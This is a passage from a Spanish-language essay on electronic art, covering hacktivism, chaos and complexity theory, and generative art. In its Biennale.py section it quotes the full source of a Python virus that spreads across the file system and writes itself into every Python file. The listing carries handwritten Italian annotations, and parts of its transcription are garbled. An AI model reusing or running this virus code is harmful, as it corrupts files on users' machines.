y de arte moderno. El antiinstitucionalismo, tal como lo señaló Peter Bürger muchos años más tarde, constituye uno de los rasgos más activos en la definición de la vanguardia. ...”* (Giunta, Andrea, “¿Cuándo empieza el arte contemporáneo?”)

Otro trabajo controversial podría considerarse a la obra del colectivo artístico hacktivista 0100101110101101.org (formado por Eva y Franco Mattes) llamada *Biennale.py*. Esta obra consistió en establecer un virus informático creado para la 49° Bienal de Venecia. Un virus que fue expuesto en dos computadoras que se infectaban y desinfectaban mutuamente, en un pabellón del evento. El virus fue lanzado al mundo para la apertura de la bienal, infectando las máquinas que podía e intentando sobrevivir escondiéndose el mayor tiempo posible.

```

# biennale.py go to 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG + [epidemic] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    1 try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemicC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
        except IOError: pass

def chat(party, guest):
    2 if split(guest, ".")[-1] in ("py", "pym"):
        fornicate(party + guest)

def join(party):
    3 try:
        if not (S_ISLNK(os.stat(party)[ST_MODE])):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
        except OSError: pass

if __name__ == "__main__":
    4 mysoul = open(sys.argv[0], "r")
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "#*3) + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ":")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    wank = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "> This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemic] http://www.epidemic.ws + HTTP://WWW.0100101110101101.ORG "
    print "> 49th Biennale di Venezia <"

```

*Handwritten notes:*  
 - *arguments* (pointing to `guest`)  
 - *definizione funzione* (pointing to `fornicate`)  
 - *Identificatore "1" viene* (pointing to `try`)  
 - *path/dir* (pointing to `party`)  
 - *Secunde di una dir* (pointing to `listdir`)  
 - *non esegue il vir se impostato come root* (pointing to `if not (S_ISLNK...)`)  
 - *File la propria fine* (pointing to `mybody[:find...]`)  
 - *Linux (satta de Linede) con Python* (pointing to `blacklist`)  
 - *invocazione di join da root* (pointing to `join("/")`)  
 - *try except in tutte le errori* (circled)  
 - *1 infetta*  
 - *2 cerca la vittima*

Biennale.py de 100101110101101.org



*Biennale.py* de 100101110101101.org

Cuando hablamos de hacktivismo, nos referimos a grupos que utilizan técnicas hacker como forma de lucha activista. No siempre son artistas, pero algunos grupos como “etoy” están siempre moviéndose en la frontera entre el activismo y el arte. Una de sus acciones más conocidas y una de las mejores muestras de lucha hacktivista, fue la que se conoce con el nombre de *Toywar* (la guerra de los juguetes).

El *Toywar* se inicia cuando el colectivo etoy recibe una demanda por parte de la corporación multinacional de juguetes etoys. La empresa deseaba el dominio etoy.com, que había pertenecido durante años al colectivo. Por una serie de cuestiones legales, seguramente turbias y vinculadas a cuestiones de relaciones de poder, la corporación multinacional ganó la demanda, pero el colectivo artístico no se quedó conforme con lo que creyó una injusticia. Empezó una campaña de lucha contra la corporación, contando con el apoyo de muchos colectivos del mundo que se solidarizaron con su causa. Entre ellos el colectivo RTMark, que se dedica a atacar empresas que contaminan el medio ambiente o generan esclavitud laboral. RTMark, entre otras cosas, generó una aplicación que permitía a los usuarios del mundo ejecutar compras ficticias en el sitio de la multinacional de juguetes. Esto, junto a muchísimas acciones con los medios y otras legales, hicieron que las acciones de la multinacional cayeran hasta que se declaró en quiebra.






Toywar: evolución de las acciones de la corporación



Toywar por etoy.com

Si uds. creen que el colectivo etoy traspasó los límites que uno puede pensar para el arte electrónico, entonces es hora de conocer otro proyecto de ellos: *Mission Eternity*. Este proyecto es lo más parecido a la instauración de una religión como acción artística. Consiste en una serie de rituales mortuorios, tal como ellos lo definen: es un culto a la muerte mediado por tecnologías de la información.



Mission Eternity por etoy

Sus acciones consisten en la toma de información de individuos que se encuentran próximos a la muerte (aunque esto en muchos casos es difícil de establecer) para preservar sus memorias en forma digital. Las memorias son guardadas en computadoras en Internet de gente que ofrece sus espacios voluntariamente. Estas personas instalan un software que se encarga de conectar su computadora en una red que funciona como una “memoria colectiva digital”. A estas personas se las llama “mission-angels”. Las memorias son expuestas como imágenes, videos de entrevistas y otros contenidos en unos containers (como los que se usan para transportar mercancías en barcos) que están equipados con pantallas de leds gigantes de baja resolución; a estos los llaman “mission-sarcofagus”. Con uno de los muertos, a los que ellos llaman “mission-pilots”, parte de sus cenizas fueron incorporadas a su mission-sarcofagus. Un dato importante, es que mission-eternity es un proyecto a 15 años, un lapso de tiempo muy largo para muchos proyectos artísticos, que habla de la seriedad del compromiso de este colectivo con el proyecto.

## Cambios de paradigma en las ciencias

Así como la tecnología ha generado nuevos escenarios culturales, nuevas formas de vincularse, nuevas costumbres, etc., y el arte se ha hecho eco de esto, también el arte con nuevas tecnologías ha respondido a ciertos cambios de paradigmas que se dieron en el campo de la ciencia durante el siglo XX. Fritjof Capra (físico austriaco), en su libro “*La Trama de la Vida*” nos cuenta cómo se han dado algunos cambios de paradigmas desde el modelo imperante durante el siglo XIX, el mecanicismo y el positivismo, hacia su ruptura durante el siglo XX, de la mano de teorías como la **Teoría del Caos**, la **Complejidad**, la **Mecánica Cuántica**, entre otras. A continuación describe el modelo mecanicista y otros paradigmas asociados que fueron trascendidos:

*“... Dicho paradigma [referido al paradigma mecanicista] consiste en una enquistada serie de ideas y valores, entre los que podemos citar la visión del universo como un sistema mecánico compuesto de piezas, la del cuerpo humano como una máquina, la de la vida en sociedad como una lucha competitiva por la existencia, la creencia en el progreso material ilimitado a través del crecimiento económico y tecnológico y, no menos importante, la convicción de que una sociedad en la que la mujer está por doquier sometida la hombre, no hace sino seguir leyes naturales. ...”*  
(Capra, “La Trama de la Vida”)

Por otro lado el artista argentino Leonardo Solaas, avanza un poco más en su descripción de la forma de pensar la realidad que se ha establecido principalmente dentro de la ciencia, durante las últimas décadas.

*“...Creo que estamos necesitados de un nombre para eso que viene después de la modernidad pero que no es la posmodernidad – una manera de actuar y de concebir el mundo que sustituye estructuras jerárquicas por sistemas complejos, principios globales por reglas locales, control centralizado por autoorganización, planificación por experimentación, conjuntos por redes, identidades por relaciones, unidad por multiplicidad, y un largo etcétera. ...”* (Leonardo Solaas, “Generatividad y Molde Interno” )

Simon Penny (artista, teórico y curador australiano), en su texto *“The Darwin Machine”* describe algunas de las teorías que dieron por tierra los viejos paradigmas. **La Teoría del Caos** y su “dependencia sensible” es uno de los casos. Los sistemas caóticos son aquellos en los que a pesar de ser sistemas deterministas, pequeñas variaciones de las condiciones iniciales generan significativos cambios en los resultados. El famoso, efecto mariposa, que propone que una pequeña perturbación (como el aleteo de una mariposa) en un punto del planeta, puede terminar causando un huracán en el otro extremo, es un ejemplo.. **La Teoría del Caos** es un golpe duro al determinismo mecanicista, ya que implica que los sistemas aún siendo deterministas puede llegar a ser impredecibles.

Un modelo básico de sistema caótico es el doble péndulo, en el que un péndulo cuelga de la terminación de otro. El doble péndulo, por ser caótico, hace que sea impredecible su evolución a largo plazo, debido a la imposibilidad de medir con precisión arbitraria sus condiciones iniciales. Es decir, una variación infinitesimal del ángulo inicial del péndulo generará variaciones en la evolución del movimiento del mismo. La obra *“Senseless drawing bot”* de So Kanno, aprovecha las propiedades caóticas del doble péndulo para construir un robot graffitero que realiza pintadas gestuales sobre una pared. Un envase de spray se encuentra en la punta de un doble péndulo y una vez que el robot lo empieza a mover es imposible saber la trayectoria que los trazos tomarán. Es un gesto interesante, ya que uno asocia los robots con la idea de control, y es por este mismo motivo, que construir un robot artista que no se puede controlar parece un acto irónico o al menos paradójico.



*Senseless drawing bot* de So Kanno

Otra de las teorías a la que Penny hace referencia en su texto es la **Teoría de la Complejidad**. Un sistema complejo es aquel en el que una gran cantidad de elementos con un comportamiento muy sencillo, a partir de la interacción de muchos producen efecto de emergencia de orden. Un ejemplo de esto son las colonias de hormigas, en la que el comportamiento de la colonia no se puede explicar a partir del simple comportamiento de una hormiga; el hormiguero muestra un nivel de orden superior al que cualquiera de sus integrantes puedan desarrollar. Lo mismo sucede con el cerebro, en el que el comportamiento general no se puede reducir al de una simple neurona. Este tipo de sistemas realiza un quiebre con concepciones como el reduccionismo, que entendía los sistemas como organizaciones jerárquicas, donde una inteligencia central delegaba acciones hacia las estructuras dependientes. En los sistemas complejos, la inteligencia es distribuida y va de abajo hacia arriba.

## El Arte Generativo


El artista generativo Casey Reas programa sistemas de elementos simples que realizan acciones sencillas, por ejemplo: círculos que se mueven en línea recta hasta que colisionan con otro círculo, en cuyo caso empiezan a girar su dirección de movimiento, donde luego dibuja solamente aquellos momentos de interacción de los círculos, dejando a los círculos invisibles. Esta técnica produce bellas imágenes de una estética innegable, similares a cuadros abstractos o texturas orgánicas.

En la figura que se encuentra debajo se presenta una obra de Reas, en donde del lado derecho se ve el proceso y del izquierdo el resultado del proceso. En este caso, que el artista haga visible el proceso, en algunas de sus obras no es casual. En el arte generativo el proceso a veces es tan importante como la obra en sí. Ya usamos varias veces la palabra

“generativo” y es hora de explicarla. Según Philip Galanter (artista generativo, curador y teórico), en su texto “¿Qué es el Arte Generativo? Teoría de la complejidad como contexto para la teoría del arte”, lo define como:

*“...El arte generativo se refiere a cualquier práctica artística donde el artista utiliza un sistema, como un conjunto de reglas de lenguaje natural, un programa de computadora, una máquina u otra invención procedural, que se pone en marcha con cierto grado de autonomía, contribuyendo o resultando en una obra de arte completa. ...”* (Philip Galanter, “What is generative art?”)

Es decir, el arte generativo es cuando una entidad no humana realiza una obra artística, con cierta autonomía del artista. Cuanto más decisiones creativas caen sobre el sistema, se lo considera arte generativo “fuerte”, mientras que cuando el artista usa al sistema como herramienta, va hacia el lado “débil” del arte generativo.



Trabajos generativos de Casey Reas

Un artista generativo muy interesante es Jared Tarbell, que produce obras vinculadas a los Sistemas Complejos y a la Teoría del Caos, pero que logra desarrollar algoritmos que producen una gestualidad casi humana. Debajo podemos ver la obra *Intersection Aggregate*. La primera vez que vi esta obra me pareció que estaba ante una obra de Pollock

pero realizada por una computadora. Ciertamente el motivo radica en que en la última década, los algoritmos han alcanzado grandes niveles de refinamiento, tomando distancia de esos primeros años de arte digital, en el que la factura de las imágenes denunciaba la construcción digital. Dicho de otro modo, las cosas parecían hechas por máquinas torpes.



*Intersection Aggregate - Jarred Tarbell*

Para que veamos cuánto ha sido el recorrido desde aquel entonces hasta la actualidad, podemos ver debajo la obra *Next Rembrandt*, que es una obra de Rembrandt pero que no fue pintada por él, sino íntegramente por una computadora. Parece increíble que una computadora pudiera pintar de esa forma, hasta adquirir una gestualidad propia como el mismo Rembrandt. No es más que una muestra de los avances de la Inteligencia Artificial, ya que el personaje no está copiado de ninguno existente, es un personaje inventando, construido según la estética visual del pintor. Esto fue hecho por un conjunto de empresas importantes: ING, MICROSOFT, TU DELFT, MAURITSHUIS. Algunas de ellas, monstruos de la informática y otras que se dedican a la predicción del mercado bursátil. Cabría discutir si esto es un proyecto artístico o una demostración de poder de procesamiento de datos, pero no cabe duda de que ingresa definitivamente a los algoritmos de inteligencia artificial al campo de la gestualidad de una estética pictórica.

A uno podría parecerle que lograr que una computadora pinte como un gran artista del barroco, es un logro del arte generativo. Pero parece ser más un logro de las empresas informáticas, más que del arte generativo en sí, ya que muchos de los artistas generativos

buscan todo lo opuesto en sus desarrollos. Muchas de las búsquedas del arte generativo se vinculan con una despersonalización del arte. Con pensar el arte fuera de la figura romántica del “artista genio” y hacer un arte que surja del proceso. Como diría Leonardo Solaas:

*“... Ya no es más un asunto de inspiración, de sensibilidad privilegiada o de talento extraordinario para dominar la materia y darle expresión sensible a una idea. Más en general, hay una ruptura con la obsesión occidental con el control, que tiene en el centro a un sujeto que domina la naturaleza por medio de la voluntad y la razón. Sin desaparecer, esa ansia de control entra en relación con un momento en el que el sujeto se permite ceder, soltar o retirarse. o bien, para usar una palabra feliz de Brian Eno: surrender. ...”* (Leonardo Solaas , “Generatividad y Molde Interno” )




*Next Rembrandt* - ING, MICROSOFT, TU DELFT, MAURITSHUIS

Desde este punto de vista, algunas búsqueda de este tipo arte se relacionan con construir una estética mixta entre lo humano y lo no humano. Citando nuevamente a Solaas:

“... El desafío propio del arte generativo es desarrollar una estética que sea, por así decir, ni demasiado humana ni demasiado inhumana. Ni la impersonalidad vacía de un despliegue matemático, ni apropiación acrítica de “lo artístico” en sentido clásico. En lugar de eso, un verdadero híbrido, una quimera estética. ...” (Leonardo Solaas, “Generatividad y molde interno”)

El trabajo de Michael Hansmeyer y Benjamin Dillenburger, llamado *Digital Grottesque* es un buen ejemplo de esta estética híbrida entre lo humano y lo no humano, combinando una gestualidad cuasi escultórica con un nivel de detalle que sólo puede ser calculado por una computadora. La elegancia de la mirada humana y la obsesión maquinal del “cálculo sublime” (que Solaas ha nombrado en sus textos), eso que hace que aunque el programador conozca el algoritmo le sea imposible imaginar el resultado, debido a la cantidad de cálculos involucrados.



*Digital Grottesque* - Michael Hansmeyer y Benjamin Dillenburger.

## Conclusión

En este pequeño recorrido que hemos realizado en el basto paisaje de las artes electrónicas, hemos visto cómo las tecnologías han producido importantes cambios en la forma en que entendemos, vivenciamos y construimos la realidad. Las tecnologías informáticas, nacidas y desarrollada a partir de la Segunda Guerra, y las biotecnologías que iniciaron una gran avance desde la década del 70, se transformaron en algunos de los agentes de cambio más importante de nuestra realidad. Vivimos una nueva realidad que nos permite viajar por el mundo de formas más sencillas y democratizadas que en cualquier otra época, empezamos a tener un dominio sobre la forma en que la vida biológica funciona, nos podemos comunicar con gran parte del planeta, estamos expuesto a más imágenes que cualquier otro humano de la historia, hemos desarrollado un infósfera global conectando al mundo a Internet, etc, etc, etc. Estos cambios son parte de nuestra cosmovisión y por ende, del arte que podemos pensar, realizar y consumir.



Por otra parte, en las últimas décadas se han producido cambios globales citados por gran parte de los teóricos del arte, tales como la crisis del petróleo de 1973, la caída del muro de Berlín en 1989, las Torres Gemelas en 2001; cambios que, junto a los avances tecnológicos (como la aparición de Internet), han configurado lo que se puede llamar la “Contemporaneidad”. Terry Smith (historiador del arte australiano, crítico y artista) describe muy bien las variables que modelan este momento:

*“... Dentro de la contemporaneidad, a mi juicio, se enfrentan al menos tres conjuntos de fuerzas, de manera incesante. El primero es la propia globalización y sobre todo su sed de hegemonía frente a una diferenciación cultural creciente (la multiplicidad originada por la descolonización), sed de control del tiempo frente a la proliferación de temporalidades asincrónicas y de continuar con la explotación de los recursos naturales y (no sabemos aún hasta qué punto) virtuales contra la creciente evidencia de la incapacidad de dichos recursos para sustentar una explotación semejante.*

*En segundo lugar, la desigualdad entre personas, clases e individuos resulta tan extrema que amenaza tanto los deseos de dominación que abrigan los estados, las ideologías y las religiones, como los persistentes sueños de liberación que aún inspiran a los individuos y a los pueblos.*

*Por último, nos encontramos burdamente inmersos en un infopaisaje o, mejor dicho, un espectáculo, una economía de imágenes o un régimen de representación—, capaz de permitir la comunicación instantánea y minuciosamente mediada de cualquier información o imagen en cualquier lugar del mundo. Este se ve, al mismo tiempo, fisurado por la incómoda coexistencia de comunidades altamente especializadas de conocimiento cerrado con sujetos abiertos y volátiles y proliferantes fundamentalismos populares...”* (Terry Smith, “¿Que es el arte contemporáneo?” )

Es evidente que con las transformaciones que han transcurrido durante la última mitad de siglo, ya no se puede pensar el arte de la misma forma en que se hacía a fines del siglo XIX. El territorio es fértil para la experimentación y la innovación, a la vez que nuevos desafíos demandan nuestra atención.

Emiliano Causa  
Septiembre 2017

## **Bibliografía:**

Bourriaud, N (2009), Radicante. Adriana Hidalgo Editora, Argentina.

Capra, F. (1996), La Trama de la Vida. Editorial Anagrama, España.

Danto, A.C. (1995) “Después del fin del arte. El arte contemporáneo y el linde de la historia”, Ed. Paidós. Argentina.

Galanter, Philip (2003) “What is Generative Art? Complexity Theory as a Context for Art Theory” Disponible en: [http://www.philipgalanter.com/downloads/ga2003\\_paper.pdf](http://www.philipgalanter.com/downloads/ga2003_paper.pdf)  
Consultada: 10/3/2008

Giunta, Andrea (2014) “¿Cuándo empieza el arte contemporáneo?”. Ed. Fundación ArteBA. Argentina.

Kac, E. (2003), “El octavo día” [En línea] En: sitio oficial de Eduardo Kac. Disponible en: <http://www.ekac.org/el.octavo.dia.html>  
Consultada: 14/3/2013

Kac, E. (2002), “GFP Bunny” [En línea] En: sitio oficial de Eduardo Kac. Disponible en: <http://www.ekac.org/gfpbunnyspanish.html> Consultada: 14/3/2013

Kac, E. (2004) “Move 36” [En línea] En: sitio oficial de Eduardo Kac. Disponible en: <http://www.ekac.org/move36.castellano.html> Consultada: 14/3/2013

Machado, A. (2004), “Hacia el arte transgénico”, en Eduardo Kac. Editorial Espacio Fundación Telefónica, Buenos Aires.

Ortiz, S. (2005), «Narrativa, vida, arte y código». Artnodes [artículo en línea]. UOC. Disponible en: <http://www.uoc.edu/artnodes/espai/esp/art/ortiz0505.html> Consultada: 12/03/2013

Smith, Terry (2012), “¿Qué es el arte contemporáneo?”, Ed. Siglo XXI. Argentina.

Solaas, Leonardo (2010) “Generatividad y Molde Interno”, En: sitio oficial de Leonardo Solaas. Disponible en: [http://solaas.com.ar/txt/generatividad\\_y\\_molde\\_interno-solaas.pdf](http://solaas.com.ar/txt/generatividad_y_molde_interno-solaas.pdf)  
Consultada: 10/03/2011